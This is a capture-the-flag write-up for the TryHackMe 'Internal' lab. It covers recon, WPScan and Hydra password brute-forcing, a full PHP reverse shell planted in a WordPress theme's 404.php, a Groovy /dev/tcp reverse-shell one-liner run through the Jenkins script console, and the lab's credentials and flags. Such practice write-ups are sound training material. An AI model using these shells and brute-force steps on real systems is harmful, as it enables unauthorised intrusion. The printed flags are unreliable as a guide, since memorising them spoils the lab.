
Internal (Penetration Testing)

Internal
Penetration Testing Challenge

Pentest Challenge

Hosted on: TryHackMe



Challenge Overview

```
You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in three weeks.

Scope of Work

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test).  The client has asked that you secure two flags (no location provided) as proof of exploitation:

User.txt
Root.txt
Additionally, the client has provided the following scope allowances:

Ensure that you modify your hosts file to reflect internal.thm
Any tools or techniques are permitted in this engagement
Locate and note all vulnerabilities found
Submit the flags discovered to the dashboard
Only the IP address assigned to your machine is in scope
(Roleplay off)

I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearnsecurity eCPPT or career as a penetration tester in the field.



Note - this room can be completed without Metasploit

**Writeups will not be accepted for this room.**
```

Table of Contents

1. **Introduction**
    - Overview of the Penetration Testing Challenge
    - Scope of Work and Engagement Guidelines
2. **Reconnaissance**
    - **Nmap Scan Results**
        - Command used and detailed results
        - Identified services and potential vulnerabilities
    - **Gobuster Directory Scan**
        - Command used and key findings
        - Enumeration of discovered directories
    - **Manual Findings**
        - Observations from initial investigation
3. **Exploitation**
    - **Bruteforcing WordPress Login with WPSCAN**
        - Overview of the bruteforce attack
        - Discovery of valid credentials
        - Command used and output
    - **Access WordPress Using Found Credentials**
        - Steps taken to log in using the discovered credentials
        - Initial access and shell interaction
        - Uploading a PHP shell for further access
4. **Privilege Escalation**
    - **Privilege Escalation Techniques**
        - Methods and tools used to escalate privileges
        - Identified vulnerabilities and their exploitation
    - **Gaining Root Access**
        - Steps taken to escalate to root privileges
        - Successful exploitation
5. **Flag Discovery and Final Exploits**
    - **User.txt Flag**
        - Discovery and extraction

- **Root.txt Flag**
  - Discovery and extraction

6. **Remediation Recommendations**
   - Recommendations for securing the environment
   - Patches and fixes for discovered vulnerabilities
7. **Conclusion**
   - Summary of findings
   - Final thoughts on the penetration testing engagement

---

1. Recon

Nmap Scan

```
sudo nmap -sV -A -T5 -p- 10.10.223.226 -o internal.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 19:18 IST
Warning: 10.10.223.226 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.223.226
Host is up (0.24s latency).
Not shown: 65467 closed tcp ports (reset), 66 filtered tcp ports (no-
response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 -
3.2 (93%), Linux 3.11 (93%), Linux 3.2 - 4.9 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   46.03 ms  10.17.0.1
2   ... 4
5   452.90 ms 10.10.223.226

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 652.96 seconds

---
```

Gobuster

```
gobuster dir -u http://10.10.223.226/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.223.226/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/blog                 (Status: 301) [Size: 313] [-->
http://10.10.223.226/blog/]
/wordpress            (Status: 301) [Size: 318] [-->
http://10.10.223.226/wordpress/]
/javascript           (Status: 301) [Size: 319] [-->
http://10.10.223.226/javascript/]
Progress: 8442 / 220561 (3.83%)[ERROR] Get "http://10.10.223.226/2604":
context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.223.226/imgx": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
/phpmyadmin           (Status: 301) [Size: 319] [-->
http://10.10.223.226/phpmyadmin/]
Progress: 29919 / 220561 (13.56%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 29939 / 220561 (13.57%)
===============================================================
Finished
===============================================================
```

Manual findings

1. Login page (wordpress site)

2. Bruteforcing Wordpress login with WPSCAN

```
┌──[bunny@parrot]─[~]
└──╼ $sudo wpscan --url http://internal.thm/blog/ -U admin -P
/usr/share/wordlists/rockyou.txt
[sudo] password for bunny:
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://internal.thm/blog/ [10.10.29.237]
[+] Started: Tue Mar 19 16:42:51 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_sca
nner/
 |  -
https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_lo
gin/
```

```
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_
access/

[+] WordPress readme found: http://internal.thm/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://internal.thm/blog/index.php/feed/,
<generator>https://wordpress.org/?v=5.4.2</generator>
 |  - http://internal.thm/blog/index.php/comments/feed/,
<generator>https://wordpress.org/?v=5.4.2</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
 | Last Updated: 2024-01-16T00:00:00.000Z
 | Readme: http://internal.thm/blog/wp-
content/themes/twentyseventeen/readme.txt
 | [!] The version is out of date, the latest version is 3.5
 | Style URL: http://internal.thm/blog/wp-
content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video
and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?
```

```
ver=20190507, Match: 'Version: 2.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:06
<==========================================================================>
(137 / 137) 100.00% Time: 00:00:06

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:05:36 <
> (3885 / 14348277)  0.02%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register

[+] Finished: Tue Mar 19 16:48:53 2024
[+] Requests Done: 4058
[+] Cached Requests: 5
[+] Data Sent: 2.044 MB
[+] Data Received: 2.647 MB
[+] Memory used: 272.684 MB
[+] Elapsed time: 00:06:02
```

So according to the scan results the login username and passwords are:

username: admin
password: my2boys

==========|

3. Access wordpress using Credentials

Creating a PHP shell to Upload for getting shell

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.24.27';  // Use Your IP
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not
fatal.");
}

chdir("/");
```

```
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read
from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write
to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write
to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
```

```
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

copy and paste this in 404.php

(path of file this file is blog/wp-content/themes/twentyseventeen/404.php)

Start netcat

```
nc -lnvp 4444
```

Visit this link to activate the shell.

→ http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php\

---

4. Got Shell

```
$ cd home
$ ls
aubreanna
$ cd aubreanna
/bin/sh: 4: cd: can't cd to aubreanna
$ cd ..
$ cd opt
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you
have them and where they are.

aubreanna:bubb13guM!@#123
```

Found Some Credentials

```
www-data@internal:/etc/wordpress$ su -l aubreanna
su -l aubreanna
Password: bubb13guM!@#123
```

Got first Flag

```
aubreanna@internal:~$ ls
ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ clear
clear
TERM environment variable not set.
aubreanna@internal:~$ ls
ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$ cat user.txt
cat user.txt
THM{int3rna1_fl4g_1}
aubreanna@internal:~$
```

Apart from Flag there I found one more file

```
jenkins.txt
```

Jenkins.txt content

```
Internal Jenkins service is running on 172.17.0.2:8080
```

```
So according to this file the jenkins server is running on 172.17.0.2.8080
```

---

5. SSH Login on Jenkins

SSh Port Forwarding Login (Jenkins)

```
┌─[bunny@parrot]─[~]
└──╼ $ssh -L 8080:172.17.0.2:8080 aubreanna@internal.thm
The authenticity of host 'internal.thm (10.10.33.230)' can't be established.
ED25519 key fingerprint is
SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'internal.thm' (ED25519) to the list of known
hosts.
aubreanna@internal.thm's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Mar 20 12:00:07 UTC 2024

  System load:  0.0               Processes:              111
  Usage of /:   63.7% of 8.79GB   Users logged in:        0
  Memory usage: 34%               IP address for eth0:    10.10.33.230
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug  3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ ls
jenkins.txt  snap  user.txt
aubreanna@internal:~$
```

Ok so after ssh login by Port forwarding I am able to access jenkins login page in localhost.

```
- Visit for jenkins login page : http://localhost:8080/login?from=%2F
```

```
ok so after login I found 2 files and 1 folder:

1. Jenkins.txt (file)
2. user.txt (file)
3. snap (folder)
```

---

5. BruteForcing Password of Jenkins using Hydra

```
┌─[bunny@parrot]─[~]
└──╼ $hydra 127.0.0.1 -s 8080 -f http-form-post
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit
=Sign+in&Login=Login:Invalid username or password" -l admin -P
/usr/share/wordlists/rockyou.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-21
18:35:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-
form://127.0.0.1:8080/j_acegi_security_check:j_username=^USER^&j_password=^P
ASS^&from=%2F&Submit=Sign+in&Login=Login:Invalid username or password
[8080][http-post-form] host: 127.0.0.1   login: admin  password: spongebob
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-21
18:35:47
┌─[bunny@parrot]─[~]
```

```
  Credentials :
  username: 'admin'
  password: 'pongebob'
```

Login to Jenkins login page

Create Jenkins script

Paste

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.17.24.27/5555;cat <&5 |
while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

```
'http://localhost:8080/script'
```

Connected to Jenkins Shell

```
┌─[bunny@parrot]─[~]
└──╼ $nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.17.24.27] from (UNKNOWN) [10.10.80.234] 58820
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd home
ls
cd ..
cd root
/bin/bash: line 0: cd: root: Permission denied
ls
```

```
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
whoami
jenkins
uid
/bin/bash: uid: command not found
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```

```
usr
var
cd opt
ls
note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we
have several layers of defense here.  Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

Accessing Root of Internal machine

```
┌─[bunny@parrot]─[~]
└──╼ $ssh root@10.10.80.234
The authenticity of host '10.10.80.234 (10.10.80.234)' can't be established.
ED25519 key fingerprint is
SHA256:seRYczfyDrkweytt6CJT/aBCJZMIcvlYYrTgoGxeHs4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.80.234' (ED25519) to the list of known
hosts.
root@10.10.80.234's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar 21 13:47:50 UTC 2024

  System load:  0.08              Processes:              119
  Usage of /:   63.7% of 8.79GB   Users logged in:        1
  Memory usage: 39%               IP address for eth0:    10.10.80.234
  Swap usage:   0%                IP address for docker0: 172.17.0.1

  => There is 1 zombie process.
```

```
 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings


Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# ls
root.txt  snap
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```

```
# So We got the root Flag
THM{d0ck3r_d3str0y3r}
```
